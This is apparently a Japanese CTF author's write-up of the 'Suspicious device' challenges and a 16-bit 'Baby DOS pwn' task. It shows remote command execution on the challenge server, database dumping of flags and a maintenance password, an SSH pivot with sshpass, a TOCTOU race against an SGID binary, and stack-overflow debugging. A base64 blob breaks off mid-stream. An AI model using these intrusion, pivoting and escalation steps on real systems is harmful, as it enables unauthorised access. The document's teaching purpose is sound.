Suspicious device 1

- スクリプトを実行して、iot-cloudサーバ側でコマンドを実行

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "ls -l /"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 60
drwxr-xr-x   1 root root 4096 Jun  8 09:20 app
lrwxrwxrwx   1 root root    7 May  8 16:10 bin -> usr/bin
drwxr-xr-x   2 root root 4096 May  8 16:10 boot
drwxr-xr-x   5 root root  340 Jun  8 09:20 dev
drwxr-xr-x   1 root root 4096 Jun  8 09:20 etc
-rw-r--r--   1 root root   32 Jun  8 09:12 flag_stage1.txt
drwxr-xr-x   1 root root 4096 Jun  8 09:12 home
lrwxrwxrwx   1 root root    7 May  8 16:10 lib -> usr/lib
lrwxrwxrwx   1 root root    9 May  8 16:10 lib64 -> usr/lib64
drwxr-xr-x   2 root root 4096 May 18 00:00 media
drwxr-xr-x   2 root root 4096 May 18 00:00 mnt
drwxr-xr-x   2 root root 4096 May 18 00:00 opt
dr-xr-xr-x 474 root root    0 Jun  8 09:20 proc
drwx------   1 root root 4096 May 19 23:42 root
drwxr-xr-x   1 root root 4096 Jun  8 09:12 run
lrwxrwxrwx   1 root root    8 May  8 16:10 sbin -> usr/sbin
drwxr-xr-x   2 root root 4096 May 18 00:00 srv
dr-xr-xr-x  13 root root    0 Jun  8 08:52 sys
drwx-wx-wt   1 root root 4096 Jun  8 09:12 tmp
drwxr-xr-x   1 root root 4096 May 18 00:00 usr
drwxr-xr-x   1 root root 4096 May 18 00:00 var

root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "cat /flag_stage1.txt"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
FLAG{cl0ud_g4t3w4y_c0mpr0m1s3d}

root@Ubuntu2604:/tmp/sd/solver#
```

Suspicious device 2

- 問題は右の通り
  - 1で侵入したクラウドサーバ内を探索してもらおう、という問題です
  - リモートでの探索の楽しさ・難しさを味わってもらおうと思い作りました
    - いつも使っているコマンドが使えない
    - リモート環境にあるスクリプトを使ってみる など

Suspicious device 2


- Stage1のソルバを実行して、iot-cloudサーバ側を探索
  - /app/configに構成のヒントがある

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "ls -l /app"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 32
drwxr-xr-x 2 root root 4096 Jun  8 09:20 __pycache__
drwxr-xr-x 2 root root 4096 May 15 07:01 config
-rw-r--r-- 1 root root 2608 May 15 06:09 db.py
-rw-r--r-- 1 root root 9060 May 15 07:02 iot_cloud.py
-rw-r--r-- 1 root root 3747 May 15 06:09 protocol.py
drwxr-xr-x 2 root root 4096 Jun  8 09:11 tools

root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "ls -l /app/config"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 4
-rw-r--r-- 1 root root 177 May 15 06:09 cloud-topology.json

root@Ubuntu2604:/tmp/sd/solver#
```

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "cat /app/config/cloud-topology.json"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
{
  "services": {
    "db": {
      "host": "iot-db",
      "port": 5432,
      "database": "iot_cloud"
    },
    "ssh": {
      "host": "iot-db",
      "port": 22
    }
  }
}

root@Ubuntu2604:/tmp/sd/solver#
```

5432/tcpはPostgreSQLの使うポート

  - つまりこの問題はDBサーバもあることが分かる



Suspicious device 2

- DBへのクエリ用ツールも見つかる

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "ls -l /app"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 32
drwxr-xr-x 2 root root 4096 Jun  8 09:20 __pycache__
drwxr-xr-x 2 root root 4096 May 15 07:01 config
-rw-r--r-- 1 root root 2608 May 15 06:09 db.py
-rw-r--r-- 1 root root 9060 May 15 07:02 iot_cloud.py
-rw-r--r-- 1 root root 3747 May 15 06:09 protocol.py
drwxr-xr-x 2 root root 4096 Jun  8 09:11 tools

root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py "ls -l /app/tools"
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 4
-rw-r--r-- 1 root root 858 May 15 06:09 query_db.py

root@Ubuntu2604:/tmp/sd/solver#
```

- DB内の、flagテーブルを表示すれば、フラグが手に入る

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'QUERY="SELECT * FROM information_schema.tables" python /app/tools/query_db.py' |grep "'public'"
('iot_cloud', 'public', 'telemetry', 'BASE TABLE', None, None, None, None, None, 'YES', 'NO', None)
('iot_cloud', 'public', 'flag', 'BASE TABLE', None, None, None, None, None, 'YES', 'NO', None)
('iot_cloud', 'public', 'maintenance_users', 'BASE TABLE', None, None, None, None, None, 'YES', 'NO', None)
('iot_cloud', 'public', 'devices', 'BASE TABLE', None, None, None, None, None, 'YES', 'NO', None)
('iot_cloud', 'public', 'device_profiles', 'BASE TABLE', None, None, None, None, None, 'YES', 'NO', None)
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'QUERY="SELECT * FROM flag" python /app/tools/query_db.py'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
('FLAG{SQL_qu3ry_4t_r3m0t3_1s_d1ff1cult:(}',)

root@Ubuntu2604:/tmp/sd/solver#
```

Suspicious device 3

- 問題は右の通り
  - 2で得たアカウントを使って、更に別のサーバへ侵入(ピボット)する問題です
  - ハッカーっぽさを体験できる問題だと思います

Suspicious device 3

- DBには、メンテナンスユーザのアカウント(dbmaint / Maint@2026!)も入っている

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'QUERY="SELECT * FROM maintenance_users" python /app/tools/query_db.py'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
(1, 'dbmaint', 'Maint@2026!', 'iot-db', 'database maintenance account')

root@Ubuntu2604:/tmp/sd/solver#
```

- DBサーバでもコマンドの実行が可能
  - sshpassコマンドを利用すれば、非インタラクティブにパスワードを渡せます

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'sshpass -p Maint@2026! ssh dbmaint@iot-db id'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
uid=1001(dbmaint) gid=1001(dbmaint) groups=1001(dbmaint)

root@Ubuntu2604:/tmp/sd/solver#
```

Suspicious device 3

- /home/flagreader配下にはフラグがあるが、権限的に読めない

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'sshpass -p Maint@2026! ssh dbmaint@iot-db ls -l /home/flagreader'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
total 4
-r--r----- 1 root flagreader 47 Jun  8 09:19 flag_stage3.txt

root@Ubuntu2604:/tmp/sd/solver#
```

- db_diag_reportにSGIDビットが立っている
  - このバイナリを使って、権限昇格する必要があると推測できる

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'sshpass -p Maint@2026! ssh dbmaint@iot-db find / -group flagreader 2>/dev/null'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
/usr/local/bin/db_diag_report
/home/flagreader/flag_stage3.txt

root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'sshpass -p Maint@2026! ssh dbmaint@iot-db ls -l /usr/local/bin/db_diag_report'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
-rwxr-sr-x 1 root flagreader 16616 Jun  8 09:19 /usr/local/bin/db_diag_report

root@Ubuntu2604:/tmp/sd/solver#
```


Suspicious device 3

- リモートからdb_diag_repotを持ってくる

```
root@Ubuntu2604:/tmp/sd/solver# py stage1_send_debug_exec.py 'sshpass -p Maint@2026! ssh dbmaint@iot-db cat /usr/local/bin/db_diag_report | gzip | base64'
[*] Connecting to iot-cloud.ctf.ndias.jp:13337
[+] DEBUG_EXEC output:
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
```

Suspicious device 3

- ローカルのGhidraでバイナリ解析
  - 単純なTOCTOU (Time Of Check Time Of Use) Race があることが分かる




```
int main(int argc,char **argv)

{
  int res;
  __uid_t uid;
  int *errno_str;
  stat result_stat;
  char *path;

  if (argc == 2) {
    path = argv[1];
    res = strncmp(path,"/tmp/dbdiag/",0xc);
    if (res == 0) {
      res = lstat(path,&result_stat);
      if (res == 0) {
        if ((result_stat.st_mode & 0xf000) == 0xa000) {
          fwrite("Error: symlinks are not allowed\n",1,0x20,stderr);
        }
        else {
          uid = getuid();
          if (result_stat.st_uid == uid) {
            usleep(200000);
            res = open(argv[1],0);
            if (-1 < res) {
              copy_to_stdout(res);
              close(res);
              return 0;
            }
```

ファイルの詳細を取得してから
(このときは適当な実ファイル)

ファイルを開くまで
(このときフラグへのsymlink)
に差し替えたら勝ち

Suspicious device 3

- TOCTOU Raceを実現するスクリプトを送り込んで、実行すれば良い

```
root@Ubuntu2604:/tmp/sd/solver# py stage3_remote.py
[*] Stage 3 Remote Solver (Stage 1 RCE → SSH → iot-db TOCTOU)
    Target : iot-cloud.ctf.ndias.jp:13337
    SSH hop: dbmaint@iot-db

[*] Solver script: 2755 bytes  (3676 b64 chars)

[1/5] Verifying SSH access to iot-db...
      uid=1001(dbmaint) gid=1001(dbmaint) groups=1001(dbmaint)

[2/5] Uploading solver script to iot-db...
      2 chunks of up to 2000 chars each
      chunk 2/2 uploaded
      Remote /dev/shm/s3.b64 size: '3676 /dev/shm/s3.b64'  (expected 3676 chars)

[3/5] Decoding and launching solver in background on iot-db...
      launch result: ''

[4/5] Polling /dev/shm/s3.log for FLAG (up to 30 s)...

[+] Flag captured after 1s!
================================================
[+] Race won!
FLAG{c0ngr4tul4t10ns_th1s_1s_th3_f1n4l_fl4g:)}
================================================

[5/5] Cleanup...

[cleanup] Removing exploit artifacts from iot-db...
          Done.
root@Ubuntu2604:/tmp/sd/solver#
```

Baby DOS pwn

- 問題は右の通り
  - 一風変わったPwn問題を出そうと思い作りました
  - 16ビット時代のPwnは、情報があまりない
  - セグメント機構や、デバッグの仕方を知らないと、攻略は大変だったのではないでしょうか

Baby DOS pwn


- バイナリを動かすとSHA1を計算してくれる機能があります

```
root@Ubuntu2604:/mnt/hgfs/shared/ctf/a/baby# ./run.sh
input> 3b2c6c10d0e78072d14e02cc4c587814d0f10f3a  hogehoge
root@Ubuntu2604:/mnt/hgfs/shared/ctf/a/baby#
```

- 頑張って解析する
  - 問題文の通り、単純なスタックBOFがあります
  - return addrも上書きできます

Baby DOS pwn

- return先のアドレスをどうするか
  - NXもASLRもないため、スタックにリターンするのが王道
    - フルコントロール可能なbuf[256] (ユーザ入力の格納先)が良さそう
  - スタック上のアドレスを知るには？
    - デバッガの準備が必須
    - 他にはEXEにパッチを当てて、レジスタをダンプするなど



Baby DOS pwn

- bata24/gefなら、16ビット環境でのGDBデバッグにも対応しています
  - Qemuの起動コマンドに -s (gdb接続待受オプション)を付与

```
#!/bin/sh
qemu-system-i386 ¥
  -m 32M ¥
  -drive file="challenge.img",format=raw,if=floppy,snapshot=on ¥
  -boot a ¥
  -display none ¥
  -monitor none ¥
  -serial stdio ¥
  -nic none ¥
  -no-reboot ¥

  -device isa-debug-exit,iobase=0xf4,iosize=0x04 -s
```

  - 後はアーキテクチャを"i8086"と指定して、gdbで接続するだけ

```
gdb -ex 'set architecture i8086' -ex 'target remote localhost:1234'
```

Baby DOS pwn

- こんな画面になります


このあたりが、セグメント機構に関する表示です

素のGDBは対応していませんが、拡張スクリプト側で計算して表示するようにしています

```
------------------------------------------------------------------------------------------------------------------------ registers ----
$eax: 0x00000360  ->  0xff53  ->  0x89f6  ->  0xb7e8  ->  ...
$ebx: 0x00000880  ->  0x75c0  ->  0xf846  ->  0x0000
$ecx: 0x00000000  ->  0x12ba  ->  0x00d8
$edx: 0x000003fd  ->  0x00ff
$esp: 0x000006d4  ->  0x0000
$ebp: 0x000006da  ->  0x0000
$esi: 0x00000081  ->  0xd812  ->  0x85b5  ->  0xebc8  ->  ...
$edi: 0x0000007a  ->  0x0070
$eip: 0x000009e1  ->  0x5e58  ->  0x0000
$fs_base: 0x00000000  ->  0x12ba  ->  0x00d8
$gs_base: 0x00000000  ->  0x12ba  ->  0x00d8
$eflags: 0x246 [ident align vx86 resume nested overflow direction INTERRUPT trap sign ZERO adjust PARITY carry] [Ring=3]
$cs: 0x226b $ss: 0x2349 $ds: 0x2349 $es: 0x2349 $fs: 0x0000 $gs: 0x0000
$cs:$ip: 226b:09e1: 0x023091  ->  0xe42a  ->  0x2605  ->  0xb600  ->  ...
$ss:$sp: 2349:06d4: 0x023b64  ->  0x0100  ->  0xec59  ->  0x02eb  ->  ...
$ss:$bp: 2349:06da: 0x023b6a  ->  0x06f2  ->  0x0000
$ds:$si: 2349:0081: 0x023511  ->  0x3a41  ->  0x99fe  ->  0xd1f0  ->  ...
$es:$di: 2349:007a: 0x02350a  ->  0x0000
-------------------------------------------------------------------------------------------------------------------------- stack ----
0x023b64|+0x0000|+000: 0x0100  ->  0xec59  ->  0x02eb  ->  ...
0x023b66|+0x0002|+001: 0x009b
0x023b68|+0x0004|+002: 0x00e7
0x023b6a|+0x0006|+003: 0x06f2  ->  0x0000
0x023b6c|+0x0008|+004: 0x007a  <-  $edi
0x023b6e|+0x000a|+005: 0x0081  <-  $esi
0x023b70|+0x000c|+006: 0x0100  ->  0xec59  ->  0x02eb  ->  ...
0x023b72|+0x000e|+007: 0x0000
------------------------------------------------------------------------------------------------------ code: x86:16 (capstone) ----
   0x2308d 52                  <NO_SYMBOL>   push   dx
   0x2308e 89c2                <NO_SYMBOL>   mov    dx, ax
   0x23090 ec                  <NO_SYMBOL>   in     al, dx
 -> 0x23091 2ae4               <NO_SYMBOL>   sub    ah, ah
   0x23093 5a                  <NO_SYMBOL>   pop    dx
   0x23094 c3                  <NO_SYMBOL>   ret
   0x23095 00eb                <NO_SYMBOL>   add    bl, ch
   0x23097 37                  <NO_SYMBOL>   aaa
   0x23098 0300                <NO_SYMBOL>   add    ax, word ptr [bx + si]
------------------------------------------------------------------------------------------------------------------------ threads ----
[*Thread Id:1, tid:1] stopped at 0x09e1 <NO_SYMBOL>, reason: SIGTRAP
-------------------------------------------------------------------------------------------------------------------------- trace ----
[*#0] 0x3091 <NO_SYMBOL>
[ #1] 0x26b0 <NO_SYMBOL>
------------------------------------------------------------------------------------------------------------------------------------
gef>
```

Baby DOS pwn

- セグメント機構
  - 16ビット実モードでは、offset だけでは 0x0000～0xffff、つまり 64KB までしか直接表せない
  - そこで8086系CPUでは、セグメントレジスタ(CS, DS, SSなど)と 16-bit offset を組み合わせて、最大1MB程度の物理メモリを扱う
    - 表示例: $CS:1234
  - 物理アドレスの計算式
    - (segment<<4) + offset = physical address



$cs=0x226b、$ip=0x09e1 なら
(0x226b << 4) + 0x09e1 = 0x23091

Baby DOS pwn

- 脆弱性のある関数の先頭(0x085b)にブレークポイントをセット
  - (0x226b << 4) + 0x085b = 0x22f0b
  - 入力バッファはスタックの0x23b8eにある
    - このときは"input>"の待ち受けに対し"AAAA"を入力しています
  - 本来のリターン先は0x0988であることも確認

```
gef> b *0x22f0b
Breakpoint 1 at 0x22f0b
gef> c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0x0000085b in ?? ()
------------------------------------------------------------------------
$eax: 0x00000858  ->  0xc031  ->  0x0567  ->  0x0000
$ebx: 0x00000004  ->  0x1285  ->  0x0000
$ecx: 0x00000000  ->  0x12ba  ->  0x00d8
$edx: 0x000006fe  ->  0x0000
$esp: 0x000006fc  ->  0x0000
$ebp: 0x00000870  ->  0x0810  ->  0xe6f2  ->  0x003d
$esi: 0x00000081  ->  0xd812  ->  0x85b5  ->  0xebc8  ->  ...
$edi: 0x0000007a  ->  0x0070
$eip: 0x0000085b  ->  0x0686  ->  0x0000
$fs_base: 0x00000000  ->  0x12ba  ->  0x00d8
$gs_base: 0x00000000  ->  0x12ba  ->  0x00d8
$eflags: 0x246 [ident align vx86 resume nested overflow direction IN
$cs: 0x226b $ss: 0x2349 $ds: 0x2349 $es: 0x2349 $fs: 0x0000 $gs: 0x0
$cs:$ip: 226b:085b: 0x022f0b  ->  0xb850  ->  0x3100  ->  0x0000
$ss:$sp: 2349:06fc: 0x023b8c  ->  0x0988  ->  0x01e0  ->  0xff53  ->
$ss:$bp: 2349:0870: 0x023d00  ->  0x0000
$ds:$si: 2349:0081: 0x023511  ->  0x3a41  ->  0x99fe  ->  0xd1f0  ->
$es:$di: 2349:007a: 0x02350a  ->  0x0000
------------------------------------------------------------------------
      0x023b8c|+0x0000|+000: 0x0988  ->  0x01e0  ->  0xff53  ->  ...
      0x023b8e|+0x0002|+001: 0x4141  ->  0x001d
      0x023b90|+0x0004|+002: 0x4141  ->  0x001d
      0x023b92|+0x0006|+003: 0x0000
      0x023b94|+0x0008|+004: 0x0000
      0x023b96|+0x000a|+005: 0x0000
      0x023b98|+0x000c|+006: 0x0000
      0x023b9a|+0x000e|+007: 0x0000
```

Baby DOS pwn

- セグメント機構を加味すると、リターン先は0x14deと表せる

対象	物理アドレス	セグメント表記 物理アドレスを表現するための表記	オフセット値 汎用レジスタが保持する値
本来のリターン先	0x23038	$CS:0988	0x0988
仕込みたいリターン先	0x23b8e	$SS:06fe スタックのアドレスとして解釈する場合は$SSが使われる この環境では$SS = 0x2349	0x06fe
		$CS:14de コードのアドレスとして解釈する場合は$CSが使われる この環境では$CS = 0x226b	**0x14de**

ある物理アドレスを、複数の方法で指定できる

https://gist.github.com/bata24/070f2feb804e9ed6f9d27b2aa8434cc7


Baby DOS pwn

- あとは通常のPwnと同じ
